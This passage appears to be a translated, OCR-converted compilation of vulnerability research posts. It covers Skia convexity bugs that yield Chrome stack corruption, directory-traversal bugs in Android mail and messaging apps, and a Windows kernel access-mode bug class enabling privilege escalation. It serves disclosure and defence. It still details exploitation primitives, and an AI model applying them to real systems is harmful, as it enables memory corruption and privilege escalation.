
Неинициализированное n становится смещением массива, приводя к чтению и записи за границами.



Фигура должна последовательно выводить два диапазона для одной координаты y, причём второй должен находиться левее первого. Узкая оранжевая область между рёбрами 3 и 4 обеспечивает этот порядок. Второй диапазон не должен начинаться с x = 0, поэтому ребро 5 останавливается немного внутри изображения. Простое рисование path в Chrome запускает PoC варианта 2.

Вариант 3


Последний path сложнее и самопересекается; его PoC также доступен.



После обработки рёбер 1–4 рёбра 5–8 заставляют повторно посещать строки сканирования и диапазоны x в порядке, который заполнитель выпуклых фигур не способен представить. При использовании `SkScan::SAAFillPath` и `MaskSuperBlitter` это записывает данные за границами фиксированного буфера стека. `MaskSuperBlitter` обрабатывает только крошечные path размером до 32 на 32 пикселя и хранит 8-битные значения покрытия в массиве фиксированного размера.

Результат — полезный примитив повреждения стека в Chrome. Это не простое линейное переполнение: наклоны рёбер 7 и 8 управляют затронутыми смещениями.

Чтобы нужная фигура казалась выпуклой и при этом помещалась в 32 на 32 пикселя, нужно начать с монотонного по x path, почти сплющить его вдоль оси x и повернуть, пока проверка выпуклости не посчитает его также монотонным по y. Итоговое преобразование canvas обращает эти операции и восстанавливает опасную геометрию.



Об исправлении проблемы

Первоначальное дополнительное исправление перестало переносить выпуклость после некоторых преобразований, но продолжило делать это при масштабировании и переносе. Этого было недостаточно: одного масштабирования и переноса хватает, чтобы увеличить крошечную скрытую вогнутость и разместить её внутри выходного изображения.

После обсуждения с разработчиками Skia более сильный патч эшелонированной защиты изменил сам алгоритм рисования выпуклых фигур. Если в него попадает вогнутая фигура, операция теперь завершается раньше, не повреждая память. Изменение было выпущено вместе с более точечными исправлениями.

Первоначальные исправления уязвимостей часто бывают неполными. Открытая разработка даёт авторам отчётов важное преимущество: они могут сразу изучить предлагаемый патч, объяснить его ограничения и помочь усилить до выпуска. Закрытая разработка лишена такой обратной связи.

Заключение

Вычислительная геометрия сложна. Пограничные случаи с плавающей точкой затрудняют якобы простые предикаты, а повышение точности не устраняет фундаментальную проблему.

Этот случай также показывает ценность анализа вариантов. Новые проблемы, вызываемые через браузер, были выведены из публичного отчёта, и другие исследователи могли пройти тем же путём.

Наконец, эшелонированная защита важна. Исправление одного искажённого `RRect` оставляет неизвестные способы неверно классифицировать выпуклость. Безопасное завершение работы

растеризатора только для выпуклых фигур при нарушении его предусловия защищает и от известных, и от будущих вариантов.

Обмен сообщениями Android: нескольких ошибок не хватило до цепочки

Около полутора лет назад я исследовала приложения обмена сообщениями и почтовые клиенты Android. Тогда я не стала писать об этом: ошибки нашлись, но собрать убедительную атаку не удалось. В духе обсуждения исследований, пошедших не по плану, публикую результаты сейчас. Работа даёт интересный урок о влиянии архитектурных решений на безопасность, подобный неудачным направлениям из части 4 серии о видеоконференциях.

Исследованные приложения

Я изучила:

• Messages, стандартное приложение SMS Android;
• Gmail для Android;
• Microsoft Outlook;
• Facebook Messenger;
• WhatsApp;
• Signal;
• Telegram.

Это были одни из самых популярных приложений сообщений и почты в Google Play.

Архитектура, поверхность атаки и испытательная среда

На высоком уровне архитектуры клиентов похожи. Они обращаются к серверу, который находит получателя и обычно поддерживает сеанс; сообщения проходят через этот сервер. Клиенты со сквозным шифрованием помещают часть содержимого в зашифрованный конверт, который сервер напрямую пересылает адресату.

Facebook Messenger, WhatsApp и Telegram используют существенно разные протоколы, но все применяют слоистые иерархические сообщения с полями нескольких типов. Схема Telegram открыта. Одно сообщение может содержать поля и для сервера, и для принимающего клиента.

Я начала с незашифрованного трафика Facebook Messenger, но доступную поверхность клиента было трудно определить. Многие мобильные и веб-API отправляли сообщения, однако серверы значительно преобразовывали их перед доставкой. Поэтому я сосредоточилась на зашифрованных сообщениях, которые сервер не может так же проверять или фильтровать.

Исходный код Facebook Messenger и WhatsApp закрыт, поэтому я анализировала smali, извлечённый из APK инструментом Apktool. Популярность протокола Signal облегчила поиск кода шифрования по строкам `libsignal`. Я внедрила функцию, отправлявшую каждое сообщение на контролируемый сервер, где изменяла его перед шифрованием. Это позволяло повреждённым зашифрованным сообщениям достигать принимающего клиента.

Почтовые и SMS-клиенты испытывались проще. Для Messages тестовое приложение Android отправляло необработанные SMS через `SmsManager.sendDataMessage()`). Почтовые клиенты получали MIME-сообщения непосредственно с SMTP-сервера.

Обзор результатов

К моменту публикации наблюдениям уже было больше года, а приложения быстро меняются. Все обсуждаемые ниже уязвимости исправлены.

Messages

Android Messages в основном написано на Java и полагается на разбор SMS и MMS из AOSP, что снижает риск повреждения памяти. Некоторые специальные форматы SMS обрабатываются иначе. Сообщения OMTP Visual Voicemail имеют отдельную обработку; визуальная голосовая почта также использует ограниченную реализацию IMAP. Оба компонента написаны на Java и предоставляют только необходимую функциональность.

Раньше Android разбирала SMS SUPL для обновлений эфемерид GPS в пользовательском пространстве, а обработчики intent сохранились в стеке SMS. Новые устройства Qualcomm обрабатывают такие сообщения в модеме, поэтому до пользовательского пространства они больше не доходят.

Основной оставшийся риск — медиабиблиотеки, обрабатывающие входящие файлы. Исторически они содержали много ошибок, хотя в последнее время отчётов стало меньше, а Android выполняет обработку в низкопривилегированном процессе. В Messages уязвимостей я не нашла.

Gmail

Gmail обрабатывает MIME, полученный через IMAP, POP или другой почтовый сервер. Тела сообщений обычно создаёт другой пользователь, хотя сервер может их фильтровать. Gmail использует нижележащие почтовые API AOSP; и приложение, и API полностью написаны на Java.

Я сообщила об одной ошибке обхода каталогов при загрузке вложения.

Outlook

Microsoft Outlook имеет похожую функциональность, но реализует обработку протокола внутри приложения. Оно преимущественно написано на Java; нативный код поддерживает метрики и посторонние функции, а не разбор почты.

Я сообщила об обходе каталогов, похожем на Gmail.

Facebook Messenger

Facebook Messenger был намного больше остальных клиентов, а роль значительной части кода трудно определить. Он содержал множество нативных библиотек, динамически и часто почти ежедневно обновлявшихся с серверов Facebook, хотя лишь немногие, по-видимому, напрямую обрабатывали сообщения.

Messenger взаимодействует с серверами через MQTT, под которым используется открытый протокол Thrift Facebook. В приложении есть реализации Thrift на Java и C++, но активной

выглядела только Java-версия. Анализ этих слоёв не выявил уязвимостей Messenger.

WhatsApp

Многоуровневый протокол WhatsApp преимущественно написан на Java. Небольшой нативный компонент обрабатывает запросы голосовых и видеозвонков и рассмотрен в части 4 серии о видеоконференциях. В обмене сообщениями WhatsApp уязвимостей не нашлось.

Telegram

У Telegram открытый исходный код и документированные API. Приложение содержит значительный объём нативного кода, но он главным образом обслуживает трафик между устройством и сервером, а не между устройствами. Удалённо доступная поверхность сообщений почти полностью была на Java.

Я обнаружила связанную с вложениями уязвимость обхода каталогов.

Signal

Signal в основном написан на Java, имеет сравнительно небольшую поверхность атаки и хорошо документирует протоколы. Уязвимостей не нашлось.

Имеют ли эти ошибки значение?

Исследование выявило три удивительно похожих обхода каталогов. Все разрешали специальные символы в именах загружаемых вложений. Такие ошибки распространены в приложениях Android, возможно отчасти из-за либерального отношения файловых API Java к именам.

Ошибки Gmail и Outlook работали только при использовании клиентом неродной учётной записи: Gmail с адресом не Gmail или Outlook с адресом не Outlook. Обе конфигурации обычны, но затрагивают не каждого. Получателю также требовалось загрузить вложение.

Что важнее, ни одна ошибка не могла перезаписать существующий файл — только создать новый. Для эксплуатации нужен полезный путь, где файла пока нет, но позднее он будет обработан. Песочница Android также обычно запрещает приложению писать за пределами собственного закрытого каталога.

Проблема Telegram, вероятно, была эксплуатируемой: приложение распознавало необязательный конфигурационный файл, отсутствующий по умолчанию, а его парсер содержал повреждение памяти. В почтовых клиентах эквивалентной цели я не нашла.

SQLite выглядел многообещающе, поскольку Gmail и Outlook хранят значительные данные в базах SQLite. Сначала изменения записываются в журнал. Если процесс или устройство даст сбой, при следующем открытии правильно названный файл журнала может быть воспроизведён. После успешной транзакции такого файла обычно нет, поэтому обход каталогов способен создать его без перезаписи и изменить базу.

Это сработало: подготовленные журналы изменяли базы данных. Но затронутые данные, по-видимому, не позволяли повысить привилегии или сделать что-то кроме изменения

отображаемой приложением почты.

Затем я фаззила загрузку баз SQLite и обработку журналов через AFL в поисках общей ошибки парсера. Были найдены четыре проблемы:

- `04925dee41a21ffc`
- `02828d717e2d97b1`
- `cf5bf42cad6e019a`
- `378afa16381a222a`

Три выглядели непригодными для эксплуатации, одна — лишь пограничено пригодной. Другого общего способа эксплуатировать обход Android без перезаписи файла я не нашла, поэтому атаки не представлялись особенно ценными.

Заключение

Исследование обнаружило три ошибки обхода каталогов в приложениях сообщений и почты Android, но ограничения помешали построить убедительную универсальную цепочку.

Их сходство подчёркивает трудность безопасной обработки путей в Android Java. Обе ошибки почтовых клиентов возникали только с учётными записями, которыми не управлял разработчик приложения, хотя это обычный сценарий. Такие пути, возможно, тестируются и проверяются менее тщательно.

Большинство клиентского кода было на Java, что сокращало возможности прямого повреждения памяти. Исследование намеренно нацеливалось на части сообщений, которые посредники не могли фильтровать и которые позволяли произвольным данным атакующего достигать устройства. Такие пути проще атаковать, но они составляют лишь часть общей поверхности клиента. Функции, опосредованные сервером, остаются отдельным направлением будущих исследований.

Класс логических ошибок ядра Windows: несоответствие режима доступа в IO Manager

В этой статье рассматривается класс логических ошибок ядра Windows и совместная с Microsoft работа по его устранению. Если разработчики ядра и драйверов неверно понимают, как IO Manager представляет режим доступа при открытии объектов устройств, максимальным последствием становится локальное повышение привилегий. В сопутствующей публикации MSRC описаны более широкое исследование и рекомендации по поиску и предотвращению новых экземпляров.

Технические сведения

Впервые я столкнулся с этим классом при попытке эксплуатировать проблему Project Zero 779 — TOCTOU-ошибку файла, обходившую защиту от загрузки пользовательских шрифтов в Windows 10. Обычно символические ссылки Object Manager и файловой системы упрощают эксплуатацию таких гонок. Метод работал для обычного пользователя, но неожиданно не срабатывал в песочнице. В итоге я воспользовался Shadow Object Directories, а Microsoft исправила проблему как CVE-2016-3219, но я сохранил заметку о странном поведении символических ссылок.

Более чем через год я вернулся к вопросу. Важным шаблоном был код ядра, открывающий путь от имени пользователя:

```
OBJECT_ATTRIBUTES oa;
IO_STATUS_BLOCK iosb;
HANDLE handle;


InitializeObjectAttributes(&oa, &name, OBJ_CASE_INSENSITIVE,
                           NULL, NULL);
status = IoCreateFile(&handle, GENERIC_READ, &oa, &iosb,
                      NULL, FILE_ATTRIBUTE_NORMAL,
                      FILE_SHARE_READ, FILE_OPEN,
                      0, NULL, 0, CreateFileTypeNone,
                      NULL, IO_NO_PARAMETER_CHECKING |
                            IO_FORCE_ACCESS_CHECK);
```

Когда путь содержал символическую ссылку Object Manager, созданную в песочнице, `IoCreateFile` возвращала `STATUS_OBJECT_NAME_NOT_FOUND`. `ObpParseSymbolicLink` реализует защиту символических ссылок, добавленную в Windows 10. У созданной в песочнице ссылки есть `SANDBOX_FLAG`; при её разборе вызывается `RtlIsSandboxedToken`, проверяющая, остаётся ли текущий вызывающий процесс в песочнице.


Вызывающей стороной действительно был процесс в песочнице, однако `RtlIsSandboxedToken` возвращала false. Причиной стал аргумент `AccessMode`: он был равен `KernelMode`. Функция считает `KernelMode` доверенным и сразу сообщает, что вызывающий процесс не находится в песочнице.

Предыдущий режим доступа

Каждый поток Windows хранит предыдущий режим процессора в `KTHREAD.PreviousMode`, доступный сторонним драйверам через `ExGetPreviousMode()`. Переход системного вызова из пространства пользователя устанавливает его в `UserMode`, хотя выполнение уже происходит внутри кода ядра.



`KernelMode` используется для системных потоков или имитации перехода системного вызова, инициированного из кода ядра. Например, пользователь может вызвать драйвер через `NtFsControlFile`; драйвер всё равно выполняется с предыдущим режимом `UserMode`. Но если драйвер вызывает `ZwOpenFile`, ядро имитирует переход и выполняет `NtOpenFile` с предыдущим режимом `KernelMode`.



Предыдущий режим управляет двумя разными механизмами безопасности:

• **Проверка прав доступа (SecAC):** такие функции, как `SeAccessCheck()` и `SePrivilegeCheck()`, определяют, может ли вызывающая сторона обращаться к объекту. Передача `KernelMode` обычно обходит эти проверки.
• **Проверка доступа к памяти (MemAC):** точки входа ядра проверяют, что предоставленные пользователем указатели находятся ниже `MmUserProbeAddress`, часто через `ProbeForRead()` или `ProbeForWrite()`. Передача `KernelMode` разрешает указатели ядра и отключает probing.

Это принципиально разные вопросы, однако обоими управляет одно значение режима. Код может намереваться отключить MemAC для доверенных буферов ядра и случайно отключить SecAC либо наоборот.

Проверка доступа в IO Manager

IO Manager предоставляет две группы файловых API. `NtCreateFile`/`ZwCreateFile` и `NtOpenFile`/`ZwOpenFile` являются точками входа системных вызовов. `IoCreateFile` и `IoCreateFileEx` — интерфейсы только для ядра. В конце концов они передают управление `IopCreateFile`, которая обычно использует предыдущий режим потока и для SecAC, и для MemAC.

Вызов `NtCreateFile` из пространства пользователя выполняет обе проверки. Вызов `ZwCreateFile` из режима ядра временно устанавливает предыдущий режим в `KernelMode`, отключая обе. `IoCreateFile` не выполняет переход, поэтому драйвер, вызванный из пространства пользователя, сохраняет `UserMode`. Это сохраняет SecAC, но также заставляет `IopCreateFile` проверять указатели ядра драйвера.

Проблему решает аргумент `Options`:

• `IO_NO_PARAMETER_CHECKING` (`INPC`) сообщает IO Manager не проверять параметры, разрешая адреса ядра. Он также отключает некоторые проверки несовместимых флагов.

• IO_FORCE_ACCESS_CHECK (IFAC) запрашивает проверки безопасности даже для доверенной вызывающей стороны ядра.
• Отдельно поддерживаемый IO_CHECK_CREATE_PARAMETERS восстанавливает проверку флагов, не включая MemAC.

Ключевое упрощение реализации: INPC устанавливает передаваемый дальше AccessMode в KernelMode:

```
if (Options & IO_NO_PARAMETER_CHECKING)
    accessMode = KernelMode;
else
    accessMode = ExGetPreviousMode();

status = ObOpenObjectByName(ObjectAttributes,
                            IoFileObjectType,
                            accessMode,
                            ...);
```

Таким образом, INPC отключает и MemAC, и SecAC на границе Object Manager. Он не меняет KTHREAD.PreviousMode — изменяется лишь передаваемый аргумент. IFAC отдельно переносится в контексте разбора для последующей обработки IO.


OBJ_FORCE_ACCESS_CHECK (OFAC) в OBJECT_ATTRIBUTES предоставляет другой путь. ObpLookupObjectName() видит флаг и принудительно возвращает локальный режим доступа в UserMode, даже при вызове через ZwCreateFile или запросе INPC.

Это объясняет исходное поведение шрифтов. Разбор символической ссылки происходит в Object Manager, который не знает об IFAC. IopCreateFile передала KernelMode из-за INPC, поэтому RtlIsSandboxedToken сочла вызывающую сторону доверенной. Итоговое открытие файла всё равно выполняло SecAC, поскольку IO Manager понимал IFAC. Добавление OFAC заставило бы разбор в Object Manager также использовать UserMode.

Поэтому любой parse callback Object Manager, доверяющий аргументу режима доступа, может обходить проверки безопасности без OFAC. Однако центральный класс ошибок находится уровнем глубже.

Разбор устройств IO

Object Manager прекращает обычный разбор пути, достигнув именованного объекта устройства. Он вызывает процедуру разбора типа Device — IopParseDevice, передавая остаток пути, контекст разбора и режим доступа. Функция проверяет устройство, выделяет IO Request Packet (IRP) и отправляет его драйверу устройства.



IRP.RequestorMode.aspx) сохраняет режим доступа запроса, поскольку IO может быть асинхронным и выполняться в другом потоке. Можно ожидать, что IFAC установит поле в UserMode. Но этого не происходит: вызов IoCreateFile с INPC всё равно создаёт RequestorMode == KernelMode.

Операция и её параметры находятся в соседней IO_STACK_LOCATION. Для IRP_MJ_CREATE IFAC превращается во флаг stack location SL_FORCE_ACCESS_CHECK (SFAC). Принимающий драйвер файловой системы должен объединять RequestorMode с этим флагом, а не доверять одному RequestorMode.

NTFS делает это через helper эффективного режима:

```
KPROCESSOR_MODE NtfsEffectiveMode(PIRP Irp,
                                  PIO_STACK_LOCATION IrpSp) {
    if (IrpSp->Flags & SL_FORCE_ACCESS_CHECK)
        return UserMode;
    return Irp->RequestorMode;
}
```

NTFS тесно связан с IO Manager, поэтому такое поведение неудивительно. Но Windows рассматривает любой драйвер устройства как своего рода цель файловой системы, даже если он не реализует обычную файловую систему. Многие ли драйверы знают, что нужно проверять SFAC?

Определение класса ошибок

Для повышения привилегий нужны два компонента:

1. **Инициатор** режима ядра вызывает IoCreateFile или IoCreateFileEx с INPC и IFAC, но без OFAC.
2. Уязвимый **получатель** обрабатывает IRP_MJ_CREATE, принимает решение безопасности на основе RequestorMode и не учитывает SFAC.

Для вызывающего потока с предыдущим режимом UserMode важны следующие комбинации:

Метод	INPC	IFAC	OFAC	RequestorMode	SFAC	Полезный инициатор?

IoCreateFile	Нет	Нет	Нет	User	Нет	Нет
IoCreateFile	Да	Нет	Нет	Kernel	Нет	Да
IoCreateFile	Да	Да	Нет	Kernel	Да	Да
IoCreateFile	Н/Д	Н/Д	Да	User	Н/Д	Нет
IoCreateFileEx	Нет	Нет	Нет	Kernel	Нет	Да
IoCreateFileEx	Да	Нет	Нет	Kernel	Нет	Да
IoCreateFileEx	Да	Да	Нет	Kernel	Да	Да
IoCreateFileEx	Н/Д	Н/Д	Да	User	Н/Д	Нет

Вызовы без IFAC могут быть ещё хуже: SFAC не создаётся, поэтому даже NTFS может пропустить проверки безопасности. Связанные API вроде FltCreateFileEx ведут себя аналогично. Недокументированные детали делают IoCreateFileEx особенно неожиданной: она всегда передаёт INPC в IopCreateFile, поэтому без OFAC её операции используют KernelMode.

Идеальный инициатор принимает произвольный пользовательский путь и параметры создания, затем возвращает открытый дескриптор. Получатель может разобрать оставшееся имя файла и открыть другой ресурс, интерпретировать блок Extended Attributes (EA) или просто пропустить проверку доступа к объекту устройства.


Примеры

Приведённые ниже примеры взяты из Windows 10 1709. Многие сохранились в новых сборках Windows 10 и Windows 7 или 8. Они были найдены ручным анализом бинарных файлов, без специализированных инструментов статического анализа.

Получатели

